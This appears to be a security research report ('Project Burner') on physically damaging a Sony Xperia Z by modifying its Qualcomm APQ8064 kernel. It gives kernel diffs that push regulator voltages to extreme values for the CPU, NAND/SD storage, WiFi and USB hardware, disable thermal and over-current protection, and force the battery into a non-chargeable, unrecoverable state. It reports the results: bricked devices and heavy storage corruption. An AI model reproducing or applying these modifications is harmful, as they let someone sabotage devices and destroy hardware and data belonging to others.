	{ 0, {   972000, HFPLL, 1, 0x24 }, L2(6),  1025000 },
	{ 1, {  1026000, HFPLL, 1, 0x26 }, L2(6),  1025000 },
	{ 0, {  1080000, HFPLL, 1, 0x28 }, L2(15), 1075000 },
	{ 1, {  1134000, HFPLL, 1, 0x2A }, L2(15), 1075000 },
	{ 0, {  1188000, HFPLL, 1, 0x2C }, L2(15), 1100000 },
	{ 1, {  1242000, HFPLL, 1, 0x2E }, L2(15), 1100000 },
	{ 0, {  1296000, HFPLL, 1, 0x30 }, L2(15), 1125000 },
	{ 1, {  1350000, HFPLL, 1, 0x32 }, L2(15), 1125000 },
	{ 0, {  1404000, HFPLL, 1, 0x34 }, L2(15), 1137500 },
	{ 1, {  1458000, HFPLL, 1, 0x36 }, L2(15), 1137500 },
	{ 1, {  1512000, HFPLL, 1, 0x38 }, L2(15), 1150000 },
	{ 0, { 0 } }
};
...
...
static int __init acpuclk_8064_probe(struct platform_device *pdev)
{
	if (cpu_is_apq8064ab() ||
		SOCINFO_VERSION_MAJOR(socinfo_get_version()) == 2) {
		acpuclk_8064_params.hfpll_data->low_vdd_l_max = 37;
		acpuclk_8064_params.hfpll_data->nom_vdd_l_max = 74;
	}

	return acpuclk_krait_init(&pdev->dev, &acpuclk_8064_params);
}

static struct platform_driver acpuclk_8064_driver = {
	.driver = {
		.name = "acpuclk-8064",
		.owner = THIS_MODULE,
	},
};

static int __init acpuclk_8064_init(void)
{
```

```
	return platform_driver_probe(&acpuclk_8064_driver,
				     acpuclk_8064_probe);
}
device_initcall(acpuclk_8064_init);
```

To note in this file is the setting of the .vdd and .vreg values at the top of the file. These are the working voltage thresholds that need to align with the regulation framework. After the setting of those thresholds, the file defines lookup tables for each mode the main CPU can exist in. These tables directly map CPU clock speed against supplied voltage with the following format:

```
{ N/A, { <Proc Speed>, <N/A>, <N/A>, <unique value>}, <N/A>, <Supplied Voltage> },
```

The other main file of interest in the clock speed and voltage manipulations is:

```
#FROM: <base apq8064 kernel>/arch/arm/mach-msm/acpuclock-krait.c
```

This file defines the specific behaviors of each krait core and the runtime speed settings thereof.

First Attempt to Destroy the Quad Core Krait

The first attempt to over-volt and fry the Krait CPU cores simply injected a state wherein the kernel would allow the CPU to run at 999.99 Ghz and would set the required voltage to each core at 6666666. Given that the thermal framework had previously been neutered, the only changes that were required for this test were the acpuclock8064 changes (to allow the overclock and set the expected voltage) and the regulation changes to supply the required voltages. The source changes for this test were not saved (but can be recreated if needed), but when this attempt failed the second attempt built upon these changes (and thus the source diffs should showcase these changes as well).

The runtime result of this test was a device that would boot and run somewhat (roughly around 2.1 Ghz in speed) but was highly unstable. The temperature of the device never climbed above 170 degrees and was therefore well within safety limits (and far away from frying chips and fire).

Second Attempt to Destroy the Quad Core Krait

Note to Reader: Full source diff is attached in the addendum of this report.

Assuming the initial changes did not function properly because the internal battery simply could not even come close to supplying enough power, the second attempt was far more conservative in power manipulations. The attached source will show slight upgrades in most CPU voltage will the occasional extreme value intended to cause an awkward glitching scenario.

During runtime tests of this code, the internal temperatures climbed into the high 180's but the system remained stable. Any changes that upped the voltage (and thus the temperature) caused stability issues

to the point that the phone would no longer boot. Simply flashing a valid kernel fixed the booting issues and no permanent damage was observed.

No Fire, but a Broken Phone with Chained Manipulations

While Project Burner is currently not capable of physically destroying a target phone by directly frying the main CPU embedded in the SoC, code was written that will force the device into a non-recoverable state.

As can be seen in the addendum code diff files, extreme values were used in the thermal mitigation framework and in the regulator voltage flows. This state causes the internal battery to shift into a drain only state (disallowing charging over USB) and the voltages requested by the CPU keep any voltage from being supplied to the USB host (thus functionally disabling the USB stack). This state drains a fully charged battery in roughly 10 minutes and does not allow recharging. As such, if the device is allowed to fully drain prior to swapping the kernel the device will never allow itself to be charged again. The code, if left to run until device shutdown, will keep the device in a non-chargeable / non-recoverable state indefinitely. This capability was tested and demonstrated with the first Xperia Z device destroyed during the research.

Full source diff for the final attempt of WiFi manipulation

```
<Need to either find this code or recreate it here en masse for the document...
#ResearcherFail>
```

Moving forward with the APQ8064 Modifications

Given the black box nature of the Qualcomm Snapdragon S4 Pro SoC more time will be needed to fully understand the regulation frameworks and requirements before a fully successful CPU glitch can be expected. This information will be gleaned during the remaining research time and the AQP8064 will be revisited in a later milestone. It is expected that the Qualcomm development platforms will provide the required insight and that the exploitation of the CPU is still possible.

Currently, MonkWorks fully expects the CPU can be permanently disabled or fried given enough time and persistence. Attempts to obtain the Qualcomm reference hardware and designs have met with limited success. MonkWorks expects this hardware would all but guarantee a successful exploitation of this hardware.

Attacking the NAND / SDCard Data Storage

When searching the regulation framework for direct references to NAND or SDCard hardware, none are found. What can be directly viewed, and thus manipulated, are references to *"msm_sdcc"* devices. Searching through the Android kernel (with some help from google to boot) lead MonkWorks to the understanding that the *"msm_sdcc"* instances refer to voltage points for the Qualcomm MSM 7X00A

SDCC hardware. This hardware provides support for both the SDCard and the internal MMC (NAND) cells found in the MSM and QSD SOCs from Qualcomm. In general, this hardware serves as a generic interface for power controlling both the external and internal data storage capabilities for the Xperia Z target device.

Revisiting the regulation framework, we can see that regulators {L5, L6, L7, S4} control voltages to the target hardware:(The excerpt is from the MonkWorks modified and annotated version of the regulator file)

```
...
** For modifying the voltages to the NAND and SD Cards you need to modify:
**           { L5, L6, L7, S4 }- This should modify the voltages into the Qualcomm MSM
7X00A SDCC (see inline notes) / see other notes
...
...
//     L5 runs at: 2950000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A
SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD
SOCs from Qualcomm.
// ** **                  The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L5 =         "8921_l5"                                NULL
                  "sdc_vdd"                                "msm_sdcc.1"

//     L6 runs at: 2950000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A
SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD
SOCs from Qualcomm.
// ** **                  The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L6 =         "8921_l6"                                NULL
                  "sdc_vdd"                                "msm_sdcc.3"

//     L7 runs at: 1850000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A
SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD
SOCs from Qualcomm.
// ** **                  The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L7 =         "8921_l7"                                NULL
                  "sdc_vdd_io"                             "msm_sdcc.3"
...
...
//     S4 runs at: 1800000 / 1800000
```

```
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A
SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD
SOCs from Qualcomm.
// ** **                  The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
S4 =          "8921_s4"                                 NULL
                    "sdc_vdd_io"                        "msm_sdcc.1"
                    "VDDIO_CDC"                               "tabla-slim"
                    "CDC_VDD_CP"                        "tabla-slim"
                    "CDC_VDDA_TX"                       "tabla-slim"
                    "CDC_VDDA_RX"                       "tabla-slim"
                    "VDDIO_CDC"                               "tabla2x-slim"
                    "CDC_VDD_CP"                        "tabla2x-slim"
                    "CDC_VDDA_TX"                       "tabla2x-slim"
                    "CDC_VDDA_RX"                       "tabla2x-slim"
                    "riva_vddpx"                        "wcnss_wlan.0"
                    "vcc_i2c"                                 "3-005b"
                    "vcc_i2c"                                 "3-0024"
                    "vddp"                                    "0-0048"
                    "hdmi_lvl_tsl"                            "hdmi_msm.0"
                    "touch_vio"                               "3-002c"
...
...
```

From the regulator file, we can see

Full source diff for the final attempt of NAND / SDCard manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c

...
...
--     RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
++     RPM_LDO(L5,  0, 1, 0, 5900000, 5900000, NULL,          0,     0),

--     RPM_LDO(L6,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
++     RPM_LDO(L6,  0, 1, 0, 5900000, 5900000, NULL,          0,     0),
```

Final Outcome of NAND/SDCard Manipulation Attacks

- The modifications do not directly fry the internal NAND chip.
- The modifications are not believe to fry the external SDCard.
- The modifications do corrupt large amounts of memory on the NAND chip as the data is being read and loaded during boot.
- The modifications create such an unstable system that the device will not boot.

- The modifications force the raw device into an error loop that will disallow booting the device due to the lack of a valid kernel.
- Attempting to write to the NAND chip during a fastboot flash fail due to voltage manipulations.
- The device is recoverable by side loading a new bootable kernel from fastboot directly into RAM.
- Even when recovered, the NAND hardware is roughly 60% corrupted.

Attacking the WiFi Chipsets

Similar the the Krait cores and the Baseband hardware, the overall WiFi stack is fully contained within the Qualcomm SoC. While documentation is not currently available, it appears that the WiFi hardware is fully broken out with discrete pins on the BGA SoC (for both power and general I/O) and therefore some of the overall complications involved in the processor manipulations are irrelevant to this hardware.

Analysis of the regulator file for *"wlan"* quickly highlights the full collection of pertinent regulation points and consumers: (The excerpt is from the MonkWorks modified and annotated version of the regulator file)

```
...
** For modifying the voltages to the WiFi chipset you need to modify:
**           {L4, L10, L24, S2, S3, LVS1, LVS2}
**
...
//     L4 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: This is the regulator for the USB OTG Hardware
// ** ** m0nk: This is the regulator for the wlan hardware
// ** **
L4 =          "8921_l4"                        NULL
              "HSUSB_1p8"                      "msm_otg"
              "iris_vddxo"                     "wcnss_wlan.0"
...
...
//     L10 runs at: 2900000 / 2900000
// ** **
// ** ** monk: wifi?
// ** **
L10 =         "8921_l10"                       NULL
              "iris_vddpa"                     "wcnss_wlan.0"
...
...
//     L24 runs at: 750000 / 1150000
// ** **
// ** ** m0nk: WiFi?
// ** **
L24 =         "8921_l24"                       NULL
              "riva_vddmx"                     "wcnss_wlan.0"
...
...
//     S2 runs at: 1300000 / 1300000
// ** **
// ** ** m0nk: WiFi?
// ** **
```

```
S2 =          "8921_s2"                         NULL
              "iris_vddrfa"                     "wcnss_wlan.0"

//     S3 runs at: 500000 / 1150000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware and OTG
// ** **
S3 =          "8921_s3"                         NULL
              "HSUSB_VDDCX"                     "msm_otg"
              "HSUSB_VDDCX"                     "msm_ehci_host.0"
              "HSUSB_VDDCX"                     "msm_ehci_host.1"
              "HSIC_VDDCX"                      "msm_hsic_host"
              "riva_vddcx"                      "wcnss_wlan.0"
              "vp_pcie"                         "msm_pcie"
              "vptx_pcie"                       "msm_pcie"
...
...
//     LVS1 runs at: ??? / ???
// ** **
// ** ** m0nk: WiFi?
// ** **
LVS1 =        "8921_lvs1"                       NULL
              "iris_vddio"                      "wcnss_wlan.0"
...
...
//     LVS2 runs at: ??? / ???
// ** **
// ** ** m0nk: WiFi?
// ** **
LVS2 =        "8921_lvs2"                       NULL
              "iris_vdddig"                     "wcnss_wlan.0"
...
...
```

As can bee seen from the regulator file, there are 2 collections of regulators that control the voltages for the WiFi hardware. The first collection simply supplies static voltage values {L4, L10, S2} while the second group supplies ranged values that change during runtime {L24, S3}. These collections disregard the regulation points without a direct voltage value.

The initial attempt for manipulation was to simply double the supplied static voltages such that:

```
*      L4  goes from 1800000 to 3600000
*      L10 goes from 2900000 to 5800000
*      S2  goes from 1300000 to 2600000
```

This attempt yielded a device that failed to fully boot into the kernel. The device essentially bricked itself in a pre-boot initialization loop. Upon recovery of the device, the analysis of the dmesg output provided some insight into the WiFi interactions:

```
<6>[    9.934143] wcnss_8960: Subsystem restart activated for riva.
<6>[    9.938995] wcnss_wlan triggered by userspace
<3>[    9.944030] 8921_s2: requested voltage range [1300000, 1300000] does not fit
within constraints: [2600000, 2600000]
<3>[    9.953704] regulator_set_voltage(iris_vddrfa) failed (-22)
<3>[    9.959869] wcnss_wlan wcnss_wlan.0: WCNSS Power-up failed.
```

```
<6>[    9.991577] msm_thermal: Core control disabled
```

Tracing down the error message in the kernel source leads directly to the *wcnss_riva.c* driver file. This source file contains the other half of the expected voltage settings for the WiFi chip:

```
#FROM: <Xperia_Z_kernel>/drivers/net/wireless/wcnss/wcnss_riva.c
...
...
static struct vregs_info iris_vregs[] = {
       {"iris_vddxo",  VREG_NULL_CONFIG, 1800000, 0, 1800000, 10000,  NULL},
       {"iris_vddrfa", VREG_NULL_CONFIG, 1300000, 0, 1300000, 100000, NULL},
       {"iris_vddpa",  VREG_NULL_CONFIG, 2900000, 0, 3000000, 515000, NULL},
};

static struct vregs_info riva_vregs[] = {
       {"riva_vddmx",  VREG_NULL_CONFIG, 1050000, 0, 1150000, 0,      NULL},
       {"riva_vddcx",  VREG_NULL_CONFIG, 1050000, 0, 1150000, 0,      NULL},
       {"riva_vddpx",  VREG_NULL_CONFIG, 1800000, 0, 1800000, 0,      NULL},
};
...
...
```

These settings we also modified to match the changes made in the regulation framework.

Full source diff for the final attempt of WiFi manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c
 -m     drivers/net/wireless/wcnss/wcnss_riva.c
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..f476b45 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -614,8 +614,9 @@ static struct rpm_regulator_init_data
 apq8064_rpm_regulator_init_data[] __devinitdata = {
        /*      ID a_on pd ss min_uV   max_uV  supply sys_uA  freq  fm  ss_fm */
        RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
-       RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
-       RPM_SMPS(S3, 0, 1, 1,  500000, 1150000, NULL, 100000, 4p80, NONE, NONE),
+//kill the WiFi here RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60,
NONE, NONE),
+RPM_SMPS(S2, 0, 1, 0, 9999999, 9999999, NULL,      0, 1p60, NONE, NONE),
+RPM_SMPS(S3, 0, 1, 1, 9999999, 9999999, NULL, 100000, 4p80, NONE, NONE),
        RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, NONE, NONE),
        RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),

@@ -623,13 +624,18 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
        RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
-       RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
+RPM_LDO(L4,  1, 1, 0, 9999999, 9999999, NULL,          0, 10000),
```

```
+       //kill the WiFi here??? RPM_LDO(L4,  1, 1, 0, 3600000, 3600000, NULL,
0, 10000),
        RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
+//kill the NAND here: RPM_LDO(L5,  0, 1, 0, 5900000, 5900000, NULL,          0,
0),
        RPM_LDO(L6,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
+//kill the NAND here: RPM_LDO(L6,  0, 1, 0, 5900000, 5900000, NULL,          0,
0),
        RPM_LDO(L7,  0, 1, 0, 1850000, 2950000, NULL,          0,     0),
+//kill the NAND here (round 2): RPM_LDO(L7,  0, 1, 0, 1850000, 2950000, NULL,
0,     0),
        RPM_LDO(L8,  0, 1, 0, 2800000, 2800000, NULL,          0,     0),
        RPM_LDO(L9,  0, 1, 0, 2850000, 2850000, NULL,          0,     0),
-       RPM_LDO(L10, 0, 1, 0, 2900000, 2900000, NULL,          0,     0),
+RPM_LDO(L10, 0, 1, 0, 9999999, 9999999, NULL,          0,     0),
+       //kill the WiFi here RPM_LDO(L10, 0, 1, 0, 5800000, 5800000, NULL,          0,
0),
        RPM_LDO(L11, 0, 1, 0, 2850000, 2850000, NULL,          0,     0),
        RPM_LDO(L12, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L13, 0, 0, 0, 1740000, 1740000, NULL,          0,     0),
@@ -638,7 +644,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
        RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
-       RPM_LDO(L24, 0, 1, 1,  750000, 1150000, "8921_s1", 10000, 10000),
+       RPM_LDO(L24, 0, 1, 1, 9999999, 9999999, "8921_s1", 10000, 10000),
        RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
        RPM_LDO(L27, 0, 0, 0, 1100000, 1100000, "8921_s7",     0,     0),
        RPM_LDO(L28, 0, 1, 0, 1050000, 1200000, "8921_s7",     0,     0),
diff --git a/drivers/net/wireless/wcnss/wcnss_riva.c b/drivers/net/wireless/wcnss/
wcnss_riva.c
index dbb3db2..1d4f812 100644
--- a/drivers/net/wireless/wcnss/wcnss_riva.c
+++ b/drivers/net/wireless/wcnss/wcnss_riva.c
@@ -65,15 +65,16 @@ struct vregs_info {
 };

 static struct vregs_info iris_vregs[] = {
-       {"iris_vddxo",  VREG_NULL_CONFIG, 1800000, 0, 1800000, 10000,  NULL},
-       {"iris_vddrfa", VREG_NULL_CONFIG, 1300000, 0, 1300000, 100000, NULL},
-       {"iris_vddpa",  VREG_NULL_CONFIG, 2900000, 0, 3000000, 515000, NULL},
+       {"iris_vddxo",  VREG_NULL_CONFIG, 9999999, 0, 9999999, 10000,  NULL},
+       //{"iris_vddrfa", VREG_NULL_CONFIG, 1300000, 0, 1300000, 100000, NULL},
+       {"iris_vddrfa", VREG_NULL_CONFIG, 9999999, 0, 9999999, 100000, NULL},
+       {"iris_vddpa",  VREG_NULL_CONFIG, 9999999, 0, 9999999, 515000, NULL},
 };

 static struct vregs_info riva_vregs[] = {
-       {"riva_vddmx",  VREG_NULL_CONFIG, 1050000, 0, 1150000, 0,      NULL},
-       {"riva_vddcx",  VREG_NULL_CONFIG, 1050000, 0, 1150000, 0,      NULL},
-       {"riva_vddpx",  VREG_NULL_CONFIG, 1800000, 0, 1800000, 0,      NULL},
+       {"riva_vddmx",  VREG_NULL_CONFIG, 9999999, 0, 9999999, 0,      NULL},
+       {"riva_vddcx",  VREG_NULL_CONFIG, 9999999, 0, 9999999, 0,      NULL},
+       {"riva_vddpx",  VREG_NULL_CONFIG, 9999999, 0, 9999999, 0,      NULL},
 };

 struct host_driver {
(END)
```

Final Outcome of WiFi Manipulation Attacks

Given the protected and black box nature of the Qualcomm SoC, the WiFi hardware analysis concluded with the following capabilities:

- The modifications do not fry the internal WiFi chip components.
- The modifications over-volt the hardware to the point of corrupting large amounts of data in transit over the WiFi stack. Runtime analysis showed that roughly 60% of the packets received over standard WiFi were corrupted and dropped by the hardware.
- Simple tweaks to the current kernel modification could remove voltage and disable the WiFi hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the USB Stack (directly)

The USB stack is controlled at a hardware level by the ehci framework on Android devices. Additionally, modern Android devices provide USB OTG functionality. Analysis of the regulator file for *"ehci"* and *"otg"* quickly highlights the full collection of pertinent regulation points and consumers for both the common USB stack and the OTG (on the go) specific USB hardware. (The excerpt is from the MonkWorks modified and annotated version of the regulator file)

```
...
...
** For modifying the voltages to the USB Hardware you need to modify:
**           {L3, L23, S3}
**
** For modifying the voltages to the USB OTG Hardware you need to modify:
**           {L3, L4, S3}
**
...
...
//     L3 runs at: 3075000 / 3075000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware and OTG
// ** **
L3 =          "8921_l3"                                  NULL
                    "HSUSB_3p3"                               "msm_otg"
                    "HSUSB_3p3"                               "msm_ehci_host.0"
                    "HSUSB_3p3"                               "msm_ehci_host.1"
//     L4 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: This is the regulator for the USB OTG Hardware
// ** ** m0nk: This is the regulator for the wlan hardware
```

```
// ** **
L4 =          "8921_l4"                                NULL
                    "HSUSB_1p8"                              "msm_otg"
                    "iris_vddxo"                       "wcnss_wlan.0"
...
...
//     L23 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware
// ** **
L23 =         "8921_l23"                               NULL
                    "pll_vdd"                                "pil_qdsp6v4.1"
                    "pll_vdd"                                "pil_qdsp6v4.2"
                    "HSUSB_1p8"                              "msm_ehci_host.0"
                    "HSUSB_1p8"                              "msm_ehci_host.1"
                    "pn544_pvdd"                       "0-0028"
...
...
//     S3 runs at: 500000 / 1150000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware and OTG
// ** **
S3 =          "8921_s3"                                NULL
                    "HSUSB_VDDCX"                      "msm_otg"
                    "HSUSB_VDDCX"                      "msm_ehci_host.0"
                    "HSUSB_VDDCX"                      "msm_ehci_host.1"
                    "HSIC_VDDCX"                       "msm_hsic_host"
                    "riva_vddcx"                       "wcnss_wlan.0"
                    "vp_pcie"                          "msm_pcie"
                    "vptx_pcie"                        "msm_pcie"
...
...
```

Additionally, the OTG framework has a specific regulator named *EXT_OTG_SW* that appears to be a simple high/low switch on the EXT_5V line.

The standard for USB OTG defines expected voltages to be provided. As can been seen from the regulation framework, these values are provided in the stock configuration as ~3V, ~1.8V and a ranged value of ~{.5V - 1.15V} depending on software and external hardware requests.

Outside of the OTG framework, the regulator defines:

- L3 supplies msm_ehci_host.0/msm_ehci_host.1 with a static value of ~3V
- L23 supplies msm_ehci_host.0/msm_ehci_host.1 with a static value of ~1.8V
- S3 supplies msm_ehci_host.0/msm_ehci_host.1 with a ranged value from ~0.5V to ~1.15V

For this attack vector, the static and ranged regulator values were changed to provide the standard Project Burner over-volting to the hardware. In addition to the direct regulator manipulations, Project Burner iteratively changed the PMIC configurations for the USB stack to allow these changes (as can be seen in the overall diff below).

Full source diff for the final attempt of USB/OTG manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-pmic.c
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-pmic.c b/arch/arm/mach-msm/board-
sony_yuga-pmic.c
index 0347a7b..d9eaf3e 100644
--- a/arch/arm/mach-msm/board-sony_yuga-pmic.c
+++ b/arch/arm/mach-msm/board-sony_yuga-pmic.c
@@ -128,50 +128,50 @@ struct pm8xxx_mpp_init {

 /* Initial PM8921 GPIO configurations */
 static struct pm8xxx_gpio_init pm8921_gpios[] __initdata = {
-       PM8921_GPIO_INPUT(1,  PM_GPIO_PULL_NO),     /* SIM_DET_N */
-       PM8921_GPIO_DISABLE(2),                     /* NC */
-       PM8921_GPIO_DISABLE(3),                     /* NC */
-       PM8921_GPIO_DISABLE(4),                     /* NC */
-       PM8921_GPIO_DISABLE(5),                     /* NC */
-       PM8921_GPIO_INPUT(6,  PM_GPIO_PULL_NO),     /* HW_ID[0] */
-       PM8921_GPIO_INPUT(7,  PM_GPIO_PULL_NO),     /* HW_ID[1] */
-       PM8921_GPIO_INPUT(8,  PM_GPIO_PULL_NO),     /* HW_ID[2] */
-       PM8921_GPIO_DISABLE(9),                     /* NC */
-       PM8921_GPIO_DISABLE(10),                    /* NC */
-       PM8921_GPIO_DISABLE(11),                    /* NC */
-       PM8921_GPIO_DISABLE(12),                    /* NC */
-       PM8921_GPIO_DISABLE(13),                    /* NC */
+       PM8921_GPIO_INPUT(1,  PM_GPIO_PULL_NO),          /* SIM_DET_N */
+       PM8921_GPIO_DISABLE(2),                          /* NC */
+       PM8921_GPIO_DISABLE(3),                          /* NC */
+       PM8921_GPIO_DISABLE(4),                          /* NC */
+       PM8921_GPIO_DISABLE(5),                          /* NC */
+       PM8921_GPIO_INPUT(6,  PM_GPIO_PULL_NO),          /* HW_ID[0] */
+       PM8921_GPIO_INPUT(7,  PM_GPIO_PULL_NO),          /* HW_ID[1] */
+       PM8921_GPIO_INPUT(8,  PM_GPIO_PULL_NO),          /* HW_ID[2] */
+       PM8921_GPIO_DISABLE(9),                          /* NC */
+       PM8921_GPIO_DISABLE(10),                         /* NC */
+       PM8921_GPIO_DISABLE(11),                         /* NC */
+       PM8921_GPIO_DISABLE(12),                         /* NC */
+       PM8921_GPIO_DISABLE(13),                         /* NC */
        PM8921_GPIO_DISABLE(14),                     /* NC */
-       PM8921_GPIO_DISABLE(15),                    /* NC */
-       PM8921_GPIO_DISABLE(16),                    /* NC */
+       PM8921_GPIO_DISABLE(15),                         /* NC */
+       PM8921_GPIO_DISABLE(16),                         /* NC */
        PM8921_GPIO_DISABLE(17),                     /* NC */
-       PM8921_GPIO_DISABLE(18),                    /* NC */
-       PM8921_GPIO_OUTPUT(19, 0, MED), /* Right speaker enab */
-       PM8921_GPIO_INPUT(20, PM_GPIO_PULL_NO),     /* OTG_OVRCUR_DET_N */
-       PM8921_GPIO_OUTPUT(21, 0, LOW),             /* NFC_DWLD_EN */
-       PM8921_GPIO_OUTPUT(22, 0, HIGH),            /* RF_ID_EN */
-       PM8921_GPIO_INPUT(23, PM_GPIO_PULL_NO), /* LCD ID */
-       PM8921_GPIO_OUTPUT(24, 0, LOW), /* LCD_DCDC_EN */
-       PM8921_GPIO_OUTPUT(25, 0, LOW), /* DISP_RESET_N */
-       PM8921_GPIO_OUTPUT(26, 1, LOW),             /* LMU_EN */
-       PM8921_GPIO_OUTPUT(27, 0, LOW),             /* MHL_RST_N */
-       PM8921_GPIO_OUTPUT(28, 0, LOW),             /* MCAM_RST_N */
-       PM8921_GPIO_INPUT(29, PM_GPIO_PULL_UP_30), /* VOLUME_UP_KEY */
-       PM8921_GPIO_DISABLE(30),                    /* NC */
+       PM8921_GPIO_DISABLE(18),                         /* NC */
+       PM8921_GPIO_OUTPUT(19, 0, MED), /* Right speaker enab */
+       PM8921_GPIO_INPUT(20, PM_GPIO_PULL_NO),          /* OTG_OVRCUR_DET_N */
+       PM8921_GPIO_OUTPUT(21, 0, LOW),                  /* NFC_DWLD_EN */
+       PM8921_GPIO_OUTPUT(22, 0, HIGH),                 /* RF_ID_EN */
+       PM8921_GPIO_INPUT(23, PM_GPIO_PULL_NO), /* LCD ID */
+       PM8921_GPIO_OUTPUT(24, 0, LOW), /* LCD_DCDC_EN */
+       PM8921_GPIO_OUTPUT(25, 0, LOW), /* DISP_RESET_N */
+       PM8921_GPIO_OUTPUT(26, 1, LOW),                  /* LMU_EN */
+       PM8921_GPIO_OUTPUT(27, 0, LOW),                  /* MHL_RST_N */
+       PM8921_GPIO_OUTPUT(28, 0, LOW),                  /* MCAM_RST_N */
+       PM8921_GPIO_INPUT(29, PM_GPIO_PULL_UP_30), /* VOLUME_UP_KEY */
+       PM8921_GPIO_DISABLE(30),                         /* NC */
```

```
-       PM8921_GPIO_DISABLE(31),                    /* NC */
-       PM8921_GPIO_DISABLE(32),                    /* NC */
+       PM8921_GPIO_DISABLE(18),                        /* NC */
+       PM8921_GPIO_OUTPUT(19, 0, MED),                         /* Right speaker enab
*/
+       PM8921_GPIO_DISABLE(20),                                /* OTG_OVRCUR_DET_N
*/          //m0nk - Neutered
+       PM8921_GPIO_OUTPUT(21, 0, LOW),                 /* NFC_DWLD_EN */
+       PM8921_GPIO_OUTPUT(22, 0, HIGH),                /* RF_ID_EN */
+       PM8921_GPIO_INPUT(23, PM_GPIO_PULL_NO),         /* LCD ID */
+       PM8921_GPIO_OUTPUT(24, 0, LOW),                         /* LCD_DCDC_EN */
+       PM8921_GPIO_OUTPUT(25, 0, LOW),                         /* DISP_RESET_N */
+       PM8921_GPIO_OUTPUT(26, 1, LOW),                 /* LMU_EN */
+       PM8921_GPIO_OUTPUT(27, 0, LOW),                 /* MHL_RST_N */
+       PM8921_GPIO_OUTPUT(28, 0, LOW),                 /* MCAM_RST_N */
+       PM8921_GPIO_INPUT(29, PM_GPIO_PULL_UP_30),      /* VOLUME_UP_KEY */
+       PM8921_GPIO_DISABLE(30),                        /* NC */
+       PM8921_GPIO_DISABLE(31),                        /* NC */
+       PM8921_GPIO_DISABLE(32),                        /* NC */
        PM8921_GPIO_OUTPUT_BUFCONF_VPH(33, 0, LOW, OPEN_DRAIN), /* NFC_EXT_EN */
